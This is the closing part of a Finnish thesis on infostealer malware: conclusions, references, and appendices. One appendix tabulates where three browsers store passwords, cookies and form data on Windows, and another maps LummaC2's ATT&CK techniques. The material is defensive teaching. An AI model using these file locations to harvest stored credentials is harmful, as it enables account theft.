Opinnäytetyöprosessi opetti, kuinka tärkeää on selkeyttää tietoturvakäytäntöjä ja tehdä niistä ymmärrettäviä kaikille käyttäjille. Tietoisuuden lisääminen on tärkein yksittäinen keino ehkäistä haittaohjelmien vaikutuksia. Tietoturvasta on voitava puhua arkipäiväisesti ilman pelottelua ja teknistä ylikorostamista.

Vaikka aikataulu vaikutti alkuun väljältä, uuden oppiminen ja tekninen toteutus osoittautuivat aikaa vieviksi. Osasta suunnitelluista tutkimuksista jouduttiin karsimaan, mutta työ tuotti silti merkittäviä havaintoja, joita voi hyödyntää selainkäytäntöjen kehittämisessä.

Jatkossa työtä voisi laajentaa tarkastelemalla esimerkiksi selainlaajennusten tietoturvavaikutuksia, virussuojausten tehokkuutta ja käyttäytymisanalytiikkaan perustuvia haittaohjelmien tunnistusmenetelmiä. Infostealerin kohtaaminen on aina mahdollinen riski, mutta tämä työ osoittaa, että käyttäjän omilla toimilla voi olla ratkaiseva merkitys suurempien vahinkojen ehkäisemisessä.

Lähteet

Ahmed, D. (28.1.2025). *Lumma Stealer Found in Fake Crypto Tools and Game Mods on GitHub.* https://hackread.com/lumma-stealer-github-fake-crypto-tools-game-mods/

Ahmed, D. (29.10.2024). *Operation Magnus: Police Dismantles RedLine and META Infostealer* Infrastructure. https://hackread.com/operation-magnus-redline-meta-infostealer-dismantled/

Ahmed, D. (22.2.2023). *Hackers Advertising New Info-Stealing Malware on Dark Web*. https://hackread.com/hackers-advertising-dark-web-malware/

An, J., & Kim, H. (1.1.2018). *A Data Analytics Approach to the Cybercrime Underground Economy*. IEEE access, 6, 26636-26652. https://doi.org/10.1109/ACCESS.2018.2831667

ANY.RUN. (n.d.-a). *Malware trends tracker*. Haettu 9.4.2025 osoitteesta https://any.run/malware-trends/

ANY.RUN. (n.d.-b). *Stealc*. Haettu 9.4.2025 osoitteesta https://any.run/malware-trends/stealc

ANY.RUN (n.d.-c). *Amadey*. Haettu 9.4.2025 osoitteesta https://any.run/malware-trends/amadey

ANY.RUN (n.d.-d). *Agent Tesla*. Haettu 9.4.2025 osoitteesta https://any.run/malware-trends/agenttesla

ANY.RUN (n.d.-e). *MetaStealer*. Haettu 9.4.2025 osoitteesta https://any.run/malware-trends/metastealer

ANY.RUN (n.d.-f). *Blank Grabber*. Haettu 9.4.2025 osoitteesta https://any.run/malware-trends/blankgrabber

ANY.RUN (n.d.-g). *StrelaStealer*. Haettu 9.4.2025 osoitteesta https://any.run/malware-trends/strela

ANY.RUN (n.d.-h). *PureLogs*. Haettu 9.4.2025 osoitteesta https://any.run/malware-trends/purelogs

ANY.RUN (n.d.-i). *Meduza Stealer*. Haettu 9.4.2025 osoitteesta https://any.run/malware-trends/meduza

ANY.RUN (n.d.-j). *Pony or Fareit*. Haettu 9.4.2025 osoitteesta https://any.run/malware-trends/pony

ANY.RUN. (n.d.-k). *Lumma Stealer*. Haettu 9.4.2025 osoitteesta https://any.run/malware-trends/lumma

ANY.RUN. (2023). *Anlyysi MD5:af16c9b8a8ca0b632d9ca91a8411ec57* [Kuva]. https://app.any.run/tasks/892c2cb5-c1a9-4b3b-bff0-3afbb6f7f5f7/

Arntz, P. (17.6.2021). *The 6 best Chrome extensions for privacy and security*. https://www.malwarebytes.com/blog/news/2021/06/the-6-best-chrome-extensions-for-privacy-and-security

Arntz, P. (24.9.2020). *Sandbox in security: what is it, and how it relates to malware | Malwarebytes Labs*. https://www.malwarebytes.com/blog/awareness/2020/09/sandbox-in-security

Asec. (18.2.2025). *ACRStealer Infostealer Exploiting Google Docs as C2.* https://asec.ahnlab.com/en/86390/

Australian Signals Directorate's Australian Cyber Security Centre. (2024). *The silent heist: cybercriminals use information stealer malware to compromise corporate networks*. https://www.cyber.gov.au/sites/default/files/2024-09/Information-Stealer-Malware-Advisory.pdf

AV-TEST institute. (2025). *New Malware and PUA per second*. Haettu 31.3.2025 osoitteesta https://portal.av-atlas.org/malware

Barker, D. (2021). *Malware Analysis Techniques*. Packt Publishing.

Bourgue, Q., Le Bourhis, P., & Sekoia TDR. (20.2.2023). *Stealc: A copycat of Vidar and Raccoon infostealers gaining in popularity – Part 1.* https://blog.sekoia.io/stealc-a-copycat-of-vidar-and-raccoon-infostealers-gaining-in-popularity-part-1/

Bulazel A & Yener B. (2017). *A Survey On Automated Dynamic Malware Analysis Evasion and Counter-Evasion: PC, Mobile, and Web*. https://doi.org/10.1145/3150376.3150378

Cawthra, J., Ekstrom, M., Lusty, L., Sexton, J. & Sweetnam, J. (2020). *Data Integrity: Identifying and Protecting Assets Against Ransomware and Other Destructive Events*. https://doi.org/10.6028/NIST.SP.1800-25

Chauhan, S., & Panda, N. K. (2015). *Hacking Web Intelligence*. Syngress. https://doi.org/10.1016/C2014-0-00876-3

Check Point Software Technologies Finland Oy. (14.4.2025). *FakeUpdates yhä Suomen ja maailman yleisin haittaohjelma, Lumma Stealerilla tuhansia uhreja kolmella mantereella*. https://www.epressi.com/tiedotteet/tietotekniikka/fakeupdates-yha-suomen-ja-maailman-yleisin-haittaohjelma-lumma-stealerilla-tuhansia-uhreja-kolmella-mantereella.html

Check Point Research. (29.5.2025). *Lumma Infostealer – Down but Not Out?.* https://blog.checkpoint.com/security/lumma-infostealer-down-but-not-out/

Chrome for developers. (n.d.). *Chrome Web Store - Program Policies*. Haettu 9.4.2025 osoitteesta https://developer.chrome.com/docs/webstore/program-policies

Chrome web store (n.d.-a). *Chrome web store*. Haettu 7.4.2025 osoitteesta https://chromewebstore.google.com/

Chrome web store (n.d.-b). *Read Aloud: A Text to Speech Voice Reader*. Haettu 7.4.2025 osoitteesta 7.4.2025b https://chromewebstore.google.com/detail/read-aloud-a-text-to-spee/hdhinadidafjejdhmfkjgnolgimiaplp

Chy, M. K. H., & Buadi, O. N. (2024). *A Machine Learning Driven Website Platform and Browser Extension for Real-time Scoring and Fraud Detection for Website Legitimacy Verification and Consumer Protection*. https://doi.org/10.48550/arxiv.2411.00368

Clay, E. (2023). *Dissecting the Dark Web Stealer Malware Lifecycle with the MITRE ATT&CK Framework*. Flare. https://flare.io/wp-content/uploads/Stealer-Malware-Report-January-2023.pdf

CloudSEK TRIAD. (19.9.2024). *Unmasking the Danger: Lumma Stealer Malware Exploits Fake CAPTCHA Pages*. https://www.cloudsek.com/blog/unmasking-the-danger-lumma-stealer-malware-exploits-fake-captcha-pages

Cucci, K. (2024). *Evasive Malware*. No Starch Press.

Cyber Citizen. (n.d.). *Cyber Citizen | Euroopan unionin laajuinen kyberturvallisuushanke*. Haettu 19.4.2025 osoitteesta https://cyber-citizen.eu/

CyberNewsWire. (7.4.2025). *SpyCloud Research Shows that Endpoint Detection and Antivirus Solutions Miss Two-Thirds (66%) of Malware Infections*. https://hackread.com/spycloud-endpoint-detection-antivirus-malware-infection/

Cynet, (17.1.2025). *RedLine is on track, Next stop – Your credentials* [Kuva]. https://www.cynet.com/attack-techniques-hands-on/redline-is-on-track-next-stop-your-credentials/

Dara, S., Zargar, S. T., & Muralidhara, V. (2018). *Towards privacy preserving threat intelligence*. Journal of information security and applications, 38, 28-39. https://doi.org/10.1016/j.jisa.2017.11.006

Darktrace. (30.1.2023). *Information-Stealing Malware Malvertises on Google*. https://www.darktrace.com/blog/vidar-info-stealer-malware-distributed-via-malvertising-on-google

Death, D. (2023). *Information Security Handbook - Second Edition*. Packt Publishing.

Digi- ja väestövirasto. (26.9.2024). *Digiturvabarometri: Verkkorikollisuus on laskenut luottamusta digimaailmaan, mutta siitä huolimatta siedämme hyvin muuttunutta uhkatilannetta*. https://dvv.fi/-/digiturvabarometri-verkkorikollisuus-on-laskenut-luottamusta-digimaail-maan-mutta-siita-huolimatta-siedamme-hyvin-muuttunutta-uhkatilannetta

Elisan, C. C. (2018). *Advanced Malware Analysis*. Packt Publishing.

Eurojust. (29.10.2024). *Malware targeting millions of people taken down by international coalition*. https://www.eurojust.europa.eu/news/malware-targeting-millions-people-taken-down-international-coalition

Fernandez, R. (4.2.2025). *This Is How Black Hat Hackers Hide Malicious Code in Images*. https://www.techopedia.com/how-black-hat-hackers-hide-malicious-code-in-images

Ficom. (10.3.2025). *Internetin käyttö*. https://ficom.fi/ict-ala/tietopankki/internetin-kaytto/internetin-kayttomaaria/internetin-kaytto/#mihin-internetia-kaytetaan

Firefox. (15.3.2025). *Profiles - Where Firefox stores your bookmarks, passwords and other user data | Firefox Help*. https://support.mozilla.org/en-US/kb/profiles-where-firefox-stores-user-data

Flare. (5.3.2024). *Continuous Threat Exposure Management (CTEM).* https://flare.io/glossary/continuous-threat-exposure-management-ctem/

Fortinet. (n.d.). *What are Computer Viruses?*. Haettu 31.3.2025 osoitteesta https://www.fortinet.com/resources/cyberglossary/computer-virus

Foxton Forensics. (n.d.). *Microsoft Edge History Location | Edge History Viewer*. Haettu 4.4.2025 osoitteesta https://www.foxtonforensics.com/browser-history-examiner/microsoft-edge-history-location

Frisbie, M. (2022). *Building Browser Extensions*. Apress L. P.

F-Secure. (n.d.). *F-Secure Internet Security — palkittu virustorjunta | F-Secure*. Haettu 19.4.2025 osoitteesta https://www.f-secure.com/fi/internet-security

F-Secure. (2023). *Artificial Intelligence at F-Secure*. https://assets.f-secure.com/p/20231116-artificial-intelligence-at-f-secure.pdf

F-secure. (28.10.2022). *Mitä on tietojen-kalastelu eli phishing?.* https://www.f-secure.com/fi/articles/what-is-phishing

Gal, A. (17.2.2025). *Infostealing malware infections in the U.S. military & defense sector: A cybersecurity disaster in the making*. https://www.infostealers.com/article/infostealing-malware-infections-in-the-u-s-military-defense-sector-a-cybersecurity-disaster-in-the-making/

Gao, S., Li, Z., Yao, Y., Xiao, B., Guo, S., & Yang, Y. (2018). *Software-Defined Firewall: Enabling Malware Traffic Detection and Programmable Security Control*. New York, NY, USA: ACM. https://doi.org/10.1145/3196494.3196519

Google. (n.d.-a). *Google Safe Browsing*. Haettu 4.4.2025 https://safebrowsing.google.com/#policies

Google. (n.d.-b). *Chrome Privacy & Security Settings - Google Safety Center*. Haettu 6.4.2025 osoitteesta https://safety.google/chrome/

Grammatikakis, K. P., Koufos, I., Kolokotronis, N., Vassilakis, C., & Shiaeles, S. (2021). *Understanding and Mitigating Banking Trojans: From Zeus to Emotet*. https://doi.org/10.48550/arxiv.2109.01610

Green, J., Alexander, D., Finch, A., Sutton, D., & Taylor, A. (2024). *Information Security Management Principles*. Lightning Source Inc. (Tier 3).

Gridinsoft. (3.4.2025a). *RedLine Stealer Malware*. https://gridinsoft.com/spyware/redline

Gridinsoft. (3.4.2025b). *Vidar Stealer Malware*. https://gridinsoft.com/spyware/vidar

Gysel, P., Wüest, C., Nwafor, K., Jašek, O., Ustyuzhanin, A., & Divakaran, D. M. (2024). *EagleEye: Attention to Unveil Malicious Event Sequences from Provenance Graphs*. https://doi.org/10.48550/arxiv.2408.09217

Hammond, J. (26.3.2025). *this MP3 file is malware* [Video]. https://www.youtube.com/watch?v=25NvCdFSkA4

hardee (30.8.2022). *Raccoon Stealer 2.0 Malware analysis*. https://any.run/cybersecurity-blog/raccoon-stealer-v2-malware-analysis/

Harris, W. (30.7.2024). *Improving the security of Chrome cookies on Windows*. https://security.googleblog.com/2024/07/improving-security-of-chrome-cookies-on.html

Heena, R. (2021). *Advances In Malware Detection- An Overview*. https://doi.org/10.48550/arxiv.2104.01835

Hemalatha, J., Roseline, S. A., Geetha, S., Kadry, S., & Damaševičius, R. (2021). *An efficient DenseNet-based deep learning model for malware detection.* Entropy, 23(3), 344. https://doi.org/10.3390/e23030344

HIBP. (n.d.). *Have I Been Pwned: Who, what & why*. Haettu 19.4.2025 osoitteesta https://haveibeenpwned.com/About

Hilligoss, T. (17.10.2023). *Prevalence of LummaC2 Infostealer Skyrockets Over 2000% in Just 6 Months*. https://spycloud.com/blog/lummac2-infostealer-skyrockets/

HP Wolf Security. (2025). *Threat Insights Report*. https://threatresearch.ext.hp.com/wp-content/uploads/2025/01/HP_Wolf_Security_Threat_Insights_Report_January_2025.pdf

INTERPOL. (11.6.2025). *20,000 malicious IPs and domains taken down in INTERPOL infostealer crackdown*. https://www.interpol.int/News-and-Events/News/2025/20-000-malicious-IPs-and-domains-taken-down-in-INTERPOL-infostealer-crackdown

James. (19.12.2024). *LummaC2 Revisited: What's Making this Stealer Stealthier and More Lethal*. https://spycloud.com/blog/lummac2-malware-stealthier-capabilities/

Jia, Y., Chen, Y., Dong, X., Saxena, P., Mao, J., & Liang, Z. (1.11.2015). *Man-in-the-browser-cache: Persisting HTTPS attacks via browser cache poisoning*. Computers & security, 55, 62-80. https://doi.org/10.1016/j.cose.2015.07.004

Jiang, W., Wu, X., Cui, X., & Liu, C. (2019). *A Highly Efficient Remote Access Trojan Detection Method.* International journal of digital crime and forensics, 11(4), 1-13. https://doi.org/10.4018/IJDCF.2019100101

Järvinen, P. (2018). *Kyberuhkia ja somesotaa*. Docendo.

Järvinen, P. (2022). *Yrityksen tietoturvaopas (1. painos.).* Kauppakamari.

Järvinen, P., & Rousku, K. (2017). *Työpaikan tietoturvaopas: Tunnista uhat, hallitse riskit*. Alma Talent.

Kaspersky. (11.6.2018). *Tietovarkaudet ja tietojen suojaaminen*. https://www.kaspersky.fi/resource-center/threats/data-theft

KELA Cyber Team. (13.7.2022). *The Next Generation of Info Stealers*. https://www.kelacyber.com/blog/information-stealers-a-new-landscape/

Kleymenov, A. & Thabet, A. (2022). *Mastering Malware Analysis: A Malware Analyst's Practical Guide to Combating Malicious Software, APT, Cybercrime, and IoT Attacks*. Packt Publishing.

KrakenLabs. (14.4.2025a). LummaC2 stealer: Everything you need to know. https://outpost24.com/blog/everything-you-need-to-know-lummac2-stealer/

KrakenLabs. (14.4.2025b). Unveiling LummaC2 stealer's novel Anti-Sandbox technique: Leveraging trigonometry for human behavior detection. https://outpost24.com/blog/lummac2-anti-sandbox-technique-trigonometry-human-detection/

Kumar, V. (20.10.2024). *Unmasking Lumma Stealer: Analyzing Deceptive Tactics with Fake CAPTCHA*. https://blog.qualys.com/vulnerabilities-threat-research/2024/10/20/unmasking-lumma-stealer-analyzing-deceptive-tactics-with-fake-captcha

Kwon, B. J., Mondal, J., Jang, J., Bilge, L., & Dumitraş, T. (2015). *The Dropper Effect: Insights into Malware Distribution with Downloader Graph Analytics*. New York, NY, USA: ACM. https://doi.org/10.1145/2810103.2813724

Kyberturvallisuuskeskus. (n.d.). *Kybersää*. Haettu 19.4.2025 osoitteesta https://www.kyberturvallisuuskeskus.fi/fi/ajankohtaista/kybersaa

Kyberturvallisuuskeskus. (13.12.2024). *Kyberturvallisuuskeskuksen viikkokatsaus - 50/2024*. https://www.kyberturvallisuuskeskus.fi/fi/ajankohtaista/kyberturvallisuuskeskuksen-viikkokatsaus-502024

Kyberturvallisuuskeskus. (21.6.2023). *Tietojenkalastelu- ja huijausviestien kanssa tulee olla yhä tarkempi*. https://www.kyberturvallisuuskeskus.fi/fi/ajankohtaista/tietojenkalastelu-ja-huijausviestien-kanssa-tulee-olla-yha-tarkempi

Kyberturvallisuuskeskus. (2022a). *Toimintaohje - Palvelunestohyökkäys*. https://www.kyberturvallisuuskeskus.fi/sites/default/files/media/publication/PalvelunestohyökkäysToimintaohje.pdf

Kyberturvallisuuskeskus. (2022b). *Toimintaohje - Tietomurto.* https://www.kyberturvallisuuskeskus.fi/sites/default/files/media/publication/TietomurtoToimintaohje.pdf

Kyberturvallisuuskeskus. (2022c). *Toimintaohje - Vuotaneet tunnukset*. https://www.kyberturvallisuuskeskus.fi/sites/default/files/media/publication/VuotaneettunnuksetToimintaohje.pdf

Kyberturvallisuuskeskus. (2022d). *Toimintaohje - Kiristythaittaohjelma.* https://www.kyberturvallisuuskeskus.fi/sites/default/files/media/publication/KiristyshaittaohjelmaToimintaohje.pdf

LambdaMamba. (30.1.2024). *CrackedCantil: A Malware Symphony Breakdown*. https://any.run/cybersecurity-blog/crackedcantil-breakdown/

LastPass. (2.8.2024). *How to Stop Employees from Saving Passwords in Browser.* https://blog.lastpass.com/posts/how-to-stop-employees-from-saving-passwords-in-browser

Leith, D. J. (2021). *Web Browser Privacy: What Do Browsers Say When They Phone Home?* IEEE access, 9, 41615-41627. https://doi.org/10.1109/ACCESS.2021.3065243

Limnéll, J., Majewski, K., & Salminen, M. (2014). *Kyberturvallisuus*. Docendo.

Lin, X., Ilia, P., & Polakis, J. (2020). *Fill in the Blanks: Empirical Analysis of the Privacy Threats of Browser Form Autofill*. New York, NY, USA: ACM. https://doi.org/10.1145/3372297.3417271

Logpoint. (2024). *Comprehensive Overview on Stealer Malware Families*. https://www.logpoint.com/wp-content/uploads/2024/03/logpoint-etpr-a-comprehensive-overview-on-stealer-malware-families.pdf

Maguire, E. (13.11.2024). *Infostealers: What they are, how they work, and how to protect yourself.* https://proton.me/blog/infostealers

Malviya, N. (16.9.2020). *Browser forensics: Google chrome | Infosec*. https://www.infosecinstitute.com/resources/digital-forensics/browser-forensics-google-chrome/

Malwarebytes. (n.d.). *Info stealers*. Haettu 19.4.2025 osoitteesta https://www.malwarebytes.com/blog/threats/info-stealers

Mandiant. (n.d.). *flare-vm* [GitHub-repositorio]. GitHub. https://github.com/mandiant/flare-vm

Masada, S. (21.5.2025). *Disrupting Lumma Stealer: Microsoft leads global action against favored cybercrime tool*. https://blogs.microsoft.com/on-the-issues/2025/05/21/microsoft-leads-global-action-against-favored-cybercrime-tool/

McDonald, M. (2024). *Grokking Web Application Security*. Manning Publications Co. LLC.

Microsoft. (n.d.). *Mikä on tietovuoto?.* Haettu 31.3.2025 osoitteesta https://www.microsoft.com/fi-fi/security/business/security-101/what-is-a-data-leak

Microsoft. (n.d.). *Tutustu Microsoft Edgen suojausominaisuuksiin*. Haettu 6.4.2025 osoitteesta https://www.microsoft.com/fi-fi/edge/features/security?ch=1&form=MA13FJ

Microsoft. (3.10.2024). *Microsoft Defender virustentorjunta Windowsin yleiskatsauksessa - Microsoft Defender for Endpoint*. Haettu 19.4.2025 osoitteesta https://learn.microsoft.com/fi-fi/defender-endpoint/microsoft-defender-antivirus-windows

Mills, A., & Legg, P. (2020). *Investigating Anti-Evasion Malware Triggers Using Automated Sandbox Reconfiguration Techniques*. Journal of cybersecurity and privacy, 1(1), 19-39. https://doi.org/10.3390/jcp1010003

Mohanta & Saldanha, A. (2020). *Malware Analysis and Detection Engineering: A Comprehensive Approach to Detect and Analyze Modern Malware*. Apress.

Moreno, J. M., Vallina-Rodriguez, N., & Tapiador, J. (2024). *Did I Vet You Before? Assessing the Chrome Web Store Vetting Process through Browser Extension Similarity*. https://doi.org/10.48550/arxiv.2406.00374

Mozilla. (n.d.). *Firefox-selaimen ominaisuudet*. Haettu 6.4.2025 osoitteesta https://www.mozilla.org/fi/firefox/features/

Oladimeji, S., & Kerner, S. M. (3.11.2023). *SolarWinds hack explained: Everything you need to know*. https://www.techtarget.com/whatis/feature/SolarWinds-hack-explained-Everything-you-need-to-know

Operation Magnus. (n.d.). Operation Magnus [Kuvakaappaus verkkosivustosta]. Haettu 13.4.2025 osoitteesta https://www.operation-magnus.com/

Pantelaios, N., Nikiforakis, N., & Kapravelos, A. (2020). *You've Changed: Detecting Malicious Browser Extensions through their Update Deltas*. New York, NY, USA: ACM. https://doi.org/10.1145/3372297.3423343

Parhizkari, S. (2023). *Anomaly detection in intrusion detection systems*. IntechOpen. https://doi.org/10.5772/intechopen.112733

Picazo-Sanchez, P., Schneider, G., Sabelfeld, A., & Vaudenay, S. ;. S. (2020). *HMAC and ``Secure Preferences'': Revisiting Chromium-Based Browsers Security*. Switzerland: Springer International Publishing AG. https://doi.org/10.1007/978-3-030-65411-5_6

Portase, R. M., Portase, R. L., Colesa, A., & Sebestyen, G. (2024). *LEDA-Layered Event-Based Malware Detection Architecture*. Sensors (Basel, Switzerland), 24(19), 6393. https://doi.org/10.3390/s24196393

Quorum Cyber. (2023). *Malware Analysis Report Vidar - Stealerware*. https://www.quorumcyber.com/wp-content/uploads/2023/01/Malware-Analysis-Vidar.pdf

Rains, T., Youngblood CISSP, T., & Youngblood, T. (2023). *Cybersecurity Threats, Malware Trends, and Strategies: Discover Risk Mitigation Strategies for Modern Threats to Your Organization*. Packt Publishing, Limited.

Red Canary. (n.d.). *Info Stealers | Red Canary Threat Detection Report*. Haettu 19.4.2025 osoitteesta https://redcanary.com/threat-detection-report/trends/info-stealers/

Riccardi, M., Di Pietro, R., Palanques, M., & Vila, J. A. (2013). *Titans' revenge: Detecting Zeus via its own flaws*. Computer networks (Amsterdam, Netherlands : 1999), 57(2), 422-435. https://doi.org/10.1016/j.comnet.2012.06.023

Schläpfer P. (8.2.2022). *Attackers Disguise RedLine Stealer as a Windows 11 Upgrade*. https://threatresearch.ext.hp.com/redline-stealer-disguised-as-a-windows-11-upgrade/

Shou, C., Kadron, İ. B., Su, Q., & Bultan, T. (2021). *CorbFuzz: Checking browser security policies with fuzzing*. Piscataway, NJ, USA: IEEE Press. https://doi.org/10.1109/ASE51524.2021.9678636

Singh J. & Singh J. (2018). *Challenges of Malware Analysis: Obfuscation Techniques*. https://dergipark.org.tr/en/download/article-file/2160186

Skoudis, E., Zeltser, L., & Safari Tech Books Online. (2003). *Malware: Fighting Malicious Code*. Pearson.

Souri, A., & Hosseini, R. (2018). *A state-of-the-art survey of malware detection approaches using data mining techniques.* Human-centric computing and information sciences, 8(1), . https://doi.org/10.1186/s13673-018-0125-x

SquareX. (1.3.2025). *Polymorphic Extensions: The Sneaky Extension That Can Impersonate Any Browser Extension*. https://labs.sqrx.com/polymorphic-extensions-dd2310006e04

StatCounter. (2025a). *Browser Market Share Finland*. Haettu 2.4.2025 osoitteesta https://gs.statcounter.com/browser-market-share/all/finland

StatCounter. (2025b). *Browser Market Share Worldwide*. Haettu 2.4.2025 osoitteesta https://gs.statcounter.com/browser-market-share

Statista. (2024). *Volume of data/information created, captured, copied, and consumed worldwide from 2010 to 2023, with forecasts from 2024 to 2028 (in zettabytes)*. https://www.statista.com/statistics/871513/worldwide-data-created/

Stux. (2024). Discord Infostealer Monitoring [GitHub-repositorio]. GitHub. Haettu 13.4.2025 osoitteesta https://github.com/StuxVT/Discord-Infostealer-Monitoring

Sultan, O. (4.3.2025). *New Chinese Zhong Stealer Infects Fintech via Customer Support*. https://hackread.com/chinese-zhong-stealer-infects-fintech-customer-support/

Tahir, R. (2017). *A Study on Malware and Malware Detection Techniques*. https://doi.org/10.5815/ijeme.2018.02.03

Tano, C. (18.2.2025). *Zhong Stealer Analysis: New Malware Targeting Fintech and Cryptocurrency*. https://any.run/cybersecurity-blog/zhong-stealer-malware-analysis/

Thaqi, L., Halili, A., Vishi, K., & Rexha, B. (2024). *NoPhish: Efficient Chrome Extension for Phishing Detection Using Machine Learning Techniques*. https://doi.org/10.48550/arxiv.2409.10547

ThreatDown. (2.12.2021). *SideCopy APT: Connecting lures to victims, payloads to infrastructure*. https://www.threatdown.com/blog/sidecopy-apt-connecting-lures-to-victims-payloads-to-infrastructure/

Tigzy. (4.11.2016). *Google Chrome: How to Bypass Secure Preferences*. https://www.adlice.com/google-chrome-secure-preferences/

Toulas, B. (14.2.2025). *PirateFi game on Steam caught installing password-stealing malware*. https://www.bleepingcomputer.com/news/security/piratefi-game-on-steam-caught-installing-password-stealing-malware/

Traficom. (21.3.2025). *Näin tunnistat aidot verkkosivut ja viranomaiset – vältä huijaukset verkossa* https://www.epressi.com/tiedotteet/tietoturva/nain-tunnistat-aidot-verkkosivut-ja-viranomaiset-valta-huijaukset-verkossa.html

Tyler, L., & Nunes, I. D. O. (2024). *Towards Browser Controls to Protect Cookies from Malicious Extensions*. https://doi.org/10.48550/arxiv.2405.06830

Uptycs. (n.d.) *Stealers are Organization Killers*. https://www.uptycs.com/hubfs/White-Paper_Stealers.pdf

Vinci, A. (6.10.2024). *Understanding Frontend Storage Solutions — Local Storage vs Cookies vs IndexedDB*. https://medium.com/%40vinciabhinav7/understanding-frontend-storage-solutions-local-storage-vs-cookies-vs-indexeddb-0c5a1367855a

Wang, Z., Meng, W., & Lyu, M. R. (2023). *Fine-Grained Data-Centric Content Protection Policy for Web Applications*. New York, NY, USA: ACM. https://doi.org/10.1145/3576915.3623217

Waqas. (19.9.2024a). *Fake CAPTCHA Verification Pages Spreading Lumma Stealer Malware*. https://hackread.com/fake-captcha-verification-pages-lumma-stealer-malware/

Waqas. (5.9.2024b). *Fake OnlyFans Checker Tool Infects Hackers with Lummac Stealer Malware*. https://hackread.com/onlyfans-checker-tool-hackers-lummac-stealer-malware/

Women4Cyber Finland. (11.4.2025). *Särkkä - Ihmispalomuuri - meillä kaikilla on merkitystä* [Video]. https://www.youtube.com/watch?v=AMaV99sP2Bw

Zakuskina, N. (15.8.2023). *How to store passwords securely*. https://usa.kaspersky.com/blog/how-to-store-passwords-securely/28769/

Liite 1: Aineistonhallintasuunnitelma

Opinnäytetyön tutkimusaineistoa kerätään projektin aikana tehtävään oppimispäiväkirjaan. Testausalustana toimiva virtuaaliympäristö on myös osa tutkimusaineistoa. Aineistoa säilytetään työn aikana tekijän salasanasuojatun tietokoneen C-asemalla, sekä varmuuskopiot tekijän HAMK-tunnuksilla hallinnoidussa OneDrive-pilvitallennuspalvelussa.

Opinnäytetyön aineistoon ei sisälly henkilötietoja tai salassa pidettäviä tietoja, joten erillistä aineiston anonymisointia ei tarvita. Kuitenkin aineiston tietoturva varmistetaan noudattamalla huolellisia säilytys- ja varmuuskopiointikäytäntöjä koko projektin ajan. Aineistoon on pääsy ainoastaan opinnäytetyön tekijällä.

Opinnäytetyön tekijänoikeudet kuuluvat opinnäytetyön tekijälle itselleen. Tutkimusaineistoa ei anneta jatkokäyttöön.

Opinnäytetyön valmistumisen jälkeen aineistoa säilytetään tallennettuna tekijän salasanasuojatulla ulkoisella kovalevyllä ja tekijän henkilökohtaisessa Google Drive pilvitallennuspalvelussa vuoden ajan. Säilytyksen aikana opinnäytetyön tulokset voidaan tarvittaessa varmistaa tallennettujen aineistojen avulla. Aineiston säilytyksen loputtua, tallennetut tiedostot tuhotaan ja ylikirjoitetaan.

Liite 2. Yleisimpien selainten keräämien tietotyyppien sijainteja Windows-käyttöjärjestelmässä

Yleisimpien selainten keräämien tietotyyppien sijainteja Windows-käyttöjärjestelmässä. (Malviya, 2020; Foxton Forensics, n.d.; Firefox, 2025)

Tietotyyppi	Sijainti: Chrome	Sijainti: Firefox	Sijainti: Edge
Selaushistoria	C:\Users\<username>\AppData\Local\Google\Chrome\User Data\Default\History	C:\Users\<username>\AppData\Roaming\Mozilla\Firefox\Profiles\[profiiliID]\places.sqlite	C:\Users\<username>\AppData\Local\Microsoft\Edge\User Data\Default\History
Evästeet	C:\Users\<username>\AppData\Local\Google\Chrome\User Data\Default\Cookies	C:\Users\<username>\AppData\Roaming\Mozilla\Firefox\Profiles\[profiiliID]\cookies.sqlite	C:\Users\<username>\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies
Välimuisti (Cache)	C:\Users\<username>\AppData\Local\Google\Chrome\User Data\Default\Cache	C:\Users\<username>\AppData\Local\Mozilla\Firefox\Profiles\[profiiliID]\cache2\entries	C:\Users\<username>\AppData\Local\Microsoft\Edge\User Data\Default\Cache
Kirjanmerkit	C:\Users\<username>\AppData\Local\Google\Chrome\User Data\Default\Bookmarks	C:\Users\<username>\AppData\Roaming\Mozilla\Firefox\Profiles\[profiiliID]\places.sqlite	C:\Users\<username>\AppData\Local\Microsoft\Edge\User Data\Default\Bookmarks
Tallennetut salasanat	C:\Users\<username>\AppData\Local\Google\Chrome\User Data\Default\Login Data	C:\Users\<username>\AppData\Roaming\Mozilla\Firefox\Profiles\[profiiliID]\logins.json + key4.db	C:\Users\<username>\AppData\Local\Microsoft\Edge\User Data\Default\Login Data
Istuntotiedot	C:\Users\<username>\AppData\Local\Google\Chrome\User Data\Default\Current Session + Last Session	C:\Users\<username>\AppData\Roaming\Mozilla\Firefox\Profiles\[profiiliID]\sessionstore.jsonlz4	C:\Users\<username>\AppData\Local\Microsoft\Edge\User Data\Default\Current Session + Last Session
Lomaketiedot	C:\Users\<username>\AppData\Local\Google\Chrome\User Data\Default\Web Data	C:\Users\<username>\AppData\Roaming\Mozilla\Firefox\Profiles\[profiiliID]\formhistory.sqlite	C:\Users\<username>\AppData\Local\Microsoft\Edge\User Data\Default\Web Data

Liite 3. LummaC2-haittaohjelman MITRE ATT&CK®-matriisi

LummaC2-haittaohjelman MITRE ATT&CK®-matriisi (KrakenLabs, 2025a)

Taktiikka	Tekniikka ID	Tekniikka
Suojauksen ohitus	T1140	Obfuskoitujen tiedostojen tai tietojen purkaminen
Suojauksen ohitus	T1027	Tiedostojen tai tietojen obfuskointi
Tunnistetietojen hankinta	T1539	Verkkoistuntojen evästeiden varastaminen
Tunnistetietojen hankinta	T1555	Tunnistetietojen varastaminen salasanavarastoista
Tunnistetietojen hankinta	T1552	Suojaamattomien tunnistetietojen hyödyntäminen
Tiedustelu	T1083	Tiedosto- ja kansiorakenteiden kartoittaminen
Tiedustelu	T1082	Järjestelmätietojen kartoittaminen
Tiedustelu	T1033	Järjestelmän käyttäjän tai omistajan tunnistaminen
Tiedonkeruu	T1560	Kerätyn datan pakkaaminen
Tiedonkeruu	T1119	Tiedonkeruun automatisointi
Tiedonkeruu	T1005	Datan kerääminen paikallisesta järjestelmästä
Tiedon siirto järjestelmän ulkopuolelle	T1041	Tiedon siirto C2-kanavan kautta
Tiedon siirto järjestelmän ulkopuolelle	T1020	Tiedonsiirron automatisointi
Komento ja ohjaus	T1071	Sovelluskerros protokollan käyttö C2-kommunikoinnissa
Komento ja ohjaus	T1132	Datan enkoodaaminen ennen C2-kommunikointia

Liite 4. Python-skripti selainten paikallisten tietojen lukemiseen (Infostealer-simulaatio)

